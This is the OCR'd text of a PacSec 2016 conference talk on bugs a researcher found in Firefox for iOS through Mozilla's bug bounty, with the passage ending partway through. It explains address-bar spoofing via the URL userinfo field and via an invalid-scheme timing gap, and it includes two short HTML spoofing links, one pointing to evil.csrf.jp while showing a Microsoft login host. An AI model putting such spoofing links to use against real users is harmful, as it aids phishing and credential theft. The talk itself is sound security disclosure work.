Finding Vulnerabilities in Firefox for iOS

2016.10.27 at PacSec 2016


MUNEAKI NISHIMURA - nishimunea

Senior security engineer at Recruit Technologies Co., Ltd.

Application track leader at Security Camp 2016

Weekend bug hunter

Firefox for **iOS**




https://www.mozilla.org/en-US/

mozilla

Internet for people, not profit.

Hi. We're Mozilla, the proudly non-profit champions of the Internet, helping to keep it healthy, open and accessible to


https://www.mozilla.org/en-US/


mozilla

Internet for people, not profit.

Hi. We're Mozilla, the proudly non-profit champions of the Internet, helping to keep it healthy, open and accessible to

Apple's **WKWebView** for rendering web contents

User interface written in **Swift** by Mozilla


https://www.mozilla.org/en-US/
1
mozilla
Internet for people, not profit.
Hi. We're Mozilla, the proudly non-profit champions of the

In Scope of Mozilla Bug Bounty Program

but security bugs in WKWebView are ineligible

I Found **11 Bugs** & Received **$22,000**

Bug 1224529	Bug 1267019	Bug 1290732
Bug 1224906	Bug 1278053	Bug 1290760
Bug 1224910	Bug 1279787	Bug 1293931
Bug 1258188	Bug 1290714	

- Source code of Firefox for iOS is on **GitHub**
  https://github.com/mozilla/firefox-ios
- I discovered almost all the bugs using **keyword searches** in the source code (during commute)

Address bar spoofing

- WKWebView’s URL property returns current page URL
- However, if an application displays the URL in its address bar without any care, URL spoofing is allowed

Bug 1224906


Address bar spoofing with userinfo field in front of hostname

The userinfo field in URL

had been used for URL spoofing attacks around 2004

Userinfo

```
<a href="https://login.microsoftonline.com@
evil.csrf.jp">Microsoft?</a>
```


login.microsoftonline.com@evil.csrf.jp

Possible Phishing Site


The website you are visiting has a user name or password in its address. This may be a “phishing” website. These websites are designed to trick you into disclosing personal or financial information, usually by creating a copy of a legitimate website, such as a bank.

- Internet Explorer was the first to strip userinfo from its address bar
- Safari displays phishing site warning screen before loading the link

- WKWebView **doesn’t strip userinfo** from URL property
- Each application has to take care of it when displaying URL
- However, Firefox for iOS directly used URL property

Classical URL spoofing again

Mozilla already fixed but some iOS browsers still have this issue




https://login.microsoftonline.com@evil.cs...


Evil Site

Bug 1224910

Address bar spoofing with invalid URL scheme

- There is a **time gap** between URL property update and WKWebView’s state update
- This gap sometimes causes a security problem


Page navigation has started
URL property
Current URL
Next URL
WKWebView's state
Current Page
Next Page
Page loading has finished



URL property
WKWebView's state
Current URL
Next URL
Current Page
Next Page
Time Gap

Page loading with an invalid URL scheme

can abuse the time gap

Invalid scheme

```
<a href="nttps://www.google.com">Google?</a>
```

